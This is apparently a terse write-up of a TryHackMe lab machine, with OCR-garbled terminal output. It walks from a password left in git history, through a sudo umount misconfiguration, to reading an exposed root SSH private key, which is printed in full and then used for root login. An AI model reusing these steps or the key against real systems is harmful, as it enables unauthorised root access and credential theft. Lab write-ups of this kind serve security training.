
`git show 8b8daa41120535c569d0b99c6859a1699227d086`



```
int("CooctOS 13.3.7 LTS cookie tty1")

ame = input("\ncookie login: ")
 = input("Password: ")

r i in range(0,2):
 if pw ≠ [redacted]
     pw = input("Password: ")

 else:
```


There is visible password in code

same trick with user varg



```
varg@cchq:~/cooctOS_src$ ls -la
ls -la
total 48
drwxrwx--- 11 varg os_tester 4096 Sep  6 17:50 .
drwxr-xr-x  7 varg varg      4096 Feb 20  2021 ..
drwxrwx---  2 varg os_tester 4096 Feb 20  2021 bin
drwxrwx---  4 varg os_tester 4096 Feb 20  2021 boot
drwxrwx---  2 varg os_tester 4096 Feb 20  2021 etc
drwxrwx---  2 varg os_tester 4096 Feb 20  2021 games
drwxrwxr-x  8 varg os_tester 4096 Feb 20  2021 .git
drwxrwx---  3 varg os_tester 4096 Feb 20  2021 lib
drwxrwx--- 16 varg os_tester 4096 Feb 20  2021 run
drwxrwx---  2 varg os_tester 4096 Feb 20  2021 tmp
-rw-r--r--  1 tux  tux       2523 Sep  6 17:50 'u varg'
drwxrwx--- 11 varg os_tester 4096 Feb 20  2021 var
varg@cchq:~/cooctOS_src$ git log
git log
commit 8b8daa41120535c569d0b99c6859a1699227d086 (HEAD → master)
Author: Vargles <varg@cchq.noot>
Date:   Sat Feb 20 15:47:21 2021 +0000

    Removed CooctOS login script for now

commit 6919df5c171460507f69769bc20e19bd0838b74d
Author: Vargles <varg@cchq.noot>
Date:   Sat Feb 20 15:46:28 2021 +0000

    Created git repo for CooctOS
varg@cchq:~/cooctOS_src$
```


find flag , but sudo is not very good. I try to find ways privilege escalation with umount)



```
drwxr-xr-x  7 varg varg      4096 Feb 20  2021 .
drwxr-xr-x  6 root root      4096 Jan  2  2021 ..
lrwxrwxrwx  1 varg varg         9 Feb 20  2021 .bash_history -> /dev/null
-rw-r--r--  1 varg varg       220 Jan  2  2021 .bash_logout
-rw-r--r--  1 varg varg      3771 Jan  3  2021 .bashrc
drwx------  2 varg varg      4096 Jan  3  2021 .cache
-rwsrws--x  1 varg varg      2146 Feb 20  2021 CooctOS.py
drwxrwx--- 11 varg os_tester 4096 Sep  6 17:50 cooctOS_src
-rw-rw-r--  1 varg varg        47 Feb 20  2021 .gitconfig
drwx------  3 varg varg      4096 Jan  3  2021 .gnupg
drwxrwxr-x  3 varg varg      4096 Jan  3  2021 .local
drwx------  2 varg varg      4096 Feb 20  2021 .ssh
-rw-------  1 varg varg        38 Feb 20  2021 user.txt
varg@cchq:~$ cat user.txt
cat user.txt
THM{[redacted]
varg@cchq:~$ sudo -l
sudo -l
Matching Defaults entries for varg on cchq:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User varg may run the following commands on cchq:
    (root) NOPASSWD: /bin/umount
varg@cchq:~$
```


Very interesting privilege escalation

`sudo -u root /bin/umount /opt/CooctFS`




```
uid=1002(varg) gid=1002(varg) groups=1002(varg),1005(os_tester)
varg@cchq:~$ ls -la /opt/CooctFS
ls -la /opt/CooctFS
total 12
drwxr-xr-x 3 root root 4096 Feb 20  2021 .
drwxr-xr-x 3 root root 4096 Feb 20  2021 ..
drwxr-xr-x 5 root root 4096 Feb 20  2021 root
varg@cchq:~$ ls -la /opt/CooctFS/root
ls -la /opt/CooctFS/root
total 28
drwxr-xr-x 5 root root 4096 Feb 20  2021 .
drwxr-xr-x 3 root root 4096 Feb 20  2021 ..
lrwxrwxrwx 1 root root    9 Feb 20  2021 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Feb 20  2021 .bashrc
drwx------ 3 root root 4096 Feb 20  2021 .cache
drwxr-xr-x 3 root root 4096 Feb 20  2021 .local
-rw-r--r-- 1 root root   43 Feb 20  2021 root.txt
drwxr-xr-x 2 root root 4096 Feb 20  2021 .ssh
varg@cchq:~$
```

BUT




```
varg@cchq:/opt/CooctFS/root$ cat root.txt
cat root.txt
hmmm...
No flag here. You aren't root yet.
varg@cchq:/opt/CooctFS/root$
```

This in not rabbit hole, inside .ssh folder i found private key



```
-rw-r--r-- 1 root root 1679 Feb 20  2021 id_rsa
-rw-r--r-- 1 root root  391 Feb 20  2021 id_rsa.pub
varg@cchq:/opt/CooctFS/root/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAx2+vTyYoQxGMHh/CddrGqllxbhNo3P4rPNqQiWkTPFnxxNv6
5vqc2vl5vd3ZPcOHp3w1pIF3MH6kgY3JicvfHVc3phWukXuw2UunYtBVNSaj6hKn
DwIWH3xCnWBqG6BR4dI3woQwOWQ6e5wcKlYz/mqmQIUKqvY5H3fA8HVghu7ARSre
9lVwzN4eat2QPnK0BbG3gjhLjpN0ztp0LrQI1SCwBJXSwr5H8u2eU25XVVmmEvdY
+n9+v+Mon2Ne7vCobNjv4MMzXal50BlwlhNtwgwt1aWgNOyPhQFE6ceg4lGEWOUq
Jz2sMB4GzqER8/G9ESan7UOtrarhvHtC+l5g2QIDAQABAoIBAC9qKRa7LqVLXbGn
wVa9ra/AVgxihvLLZsIwAF764Tze8XDpD8ysVnBlEYGHZeeePfkeua4jrY+U/E1k
xT6Cfsf9/Vf6Haeu7Yurxd7jQu7BAgVba+ZQi6vuofPCgVeSFQWIMgOH4+MxJgpP
Qg76sZ/SATajqraclVYa5X8FmO5bF1MEqFLtszsGR0QDgY21o0DSaeou5F1WRPJ6
Q8EogxMj2G393BrlZfdoL4j/3iZoEwFwEtMc9SX435bnxcEnv+x4lDmC1MRY1TgZ
fx558Lswfnz5FIl1HCHIVvOKnTFq16O7fAoCldVDCaRr+SDbOk71UDxcQN2SgMDH
KDQmPmUCgYEA6RtG4wwpJYRMgTij+Pkutg4/CaNXTn0/NmSET//x57hxiFThNBK9
7DtlR7FTvoN1mp3AvLSk0sVmalewnilDyFjrVc1QUYZkBAguSmVgABO80usrPNfx
eanBrzDSHG9jUk+Nhmv+dctgnvwurLBVB86PzngxA6wxDQE64bS0Qz8CgYEA2wXg
Ltr5gWjHuwdctaFSPNqms6TutxqV2F8DNsZW7zgTI+j6CUIbhQ8FcH3NhSX6K2gE
vYIbiMDM3U3WVIOqp+piWAqPHwps4if1SHbXOgFtUBSpYwJj3jFE/qohMYIpJXU4
sE8TgrK8iUylI741fYrB2CG/OjvH5vsZ2e5UjecCgYBGjATGDhYdzo5AxV2Kqg8i
9ejKB+8SSAFrerw4YeNaF430jouhcNKdvdQHAHmxvKNI6dk8wwbm6ur14BgJpb9n
0NFYJEzcf2mhdsBbr5aAL3kD9Dwfq9Le2StO092i0WsjrAPO3Lwj9isFspiFltAF
DtSizek3jVNC9k5VpJSxjQKBgQDNS0uf/6aA8yrLlxICOWzxF23L0xviSywLPLux
euV/osrmDPlY9jr/VF4f2/tpA3jjeMOAslSGsVkVUmFEpImwjNSTe4o9aTM4JIYX
3zTL7Qx+VG+VG2dqnDn0jplAY6WXs7FoKSa7ijeIZmwf/aj7vLUHllI9Dk3IprLL
gEaHHwKBgQDQQ3tLEWwGbULkIXiKopgN/6ySp23TVFHKK8D8ZXzRgxiroBkG129t
FXhWaDVCDTHczV1Ap3jKn1UKFHdhsayK34EAvRiTc+onpkrOMEkK6ky9nSGWSWbr
knJ1V6wrLgd2qPq2r5g0a/Qk2fL0toxFbnsQRsueVfPwCQWTjSo/Wg==
-----END RSA PRIVATE KEY-----
varg@cchq:/opt/CooctFS/root/.ssh$
```

login ssh as root , and here is final flag



```
┌──(kali㉿kali)-[~/THM/Cooctus]
└─$ nano id_rsa

┌──(kali㉿kali)-[~/THM/Cooctus]
└─$ chmod 400 id_rsa

┌──(kali㉿kali)-[~/THM/Cooctus]
└─$ ssh -i id_rsa root@10.10.89.5
The authenticity of host '10.10.89.5 (10.10.89.5)' can't be established.
ED25519 key fingerprint is SHA256:dNmGI1/f4OIRxWe6Ni/JzXxVz7QOMEGVvRTBj7LNbyQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:13: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.89.5' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Sep  6 18:09:10 UTC 2023

  System load:  0.0               Processes:           125
  Usage of /:   35.2% of 18.57GB  Users logged in:     0
  Memory usage: 25%               IP address for eth0: 10.10.89.5
  Swap usage:   0%


0 packages can be updated.
0 of these updates are security updates.


Last login: Sat Feb 20 22:22:12 2021 from 172.16.228.162
root@cchq:~# ls
root.txt
root@cchq:~# cat root.txt
[redacted]
root@cchq:~# 
```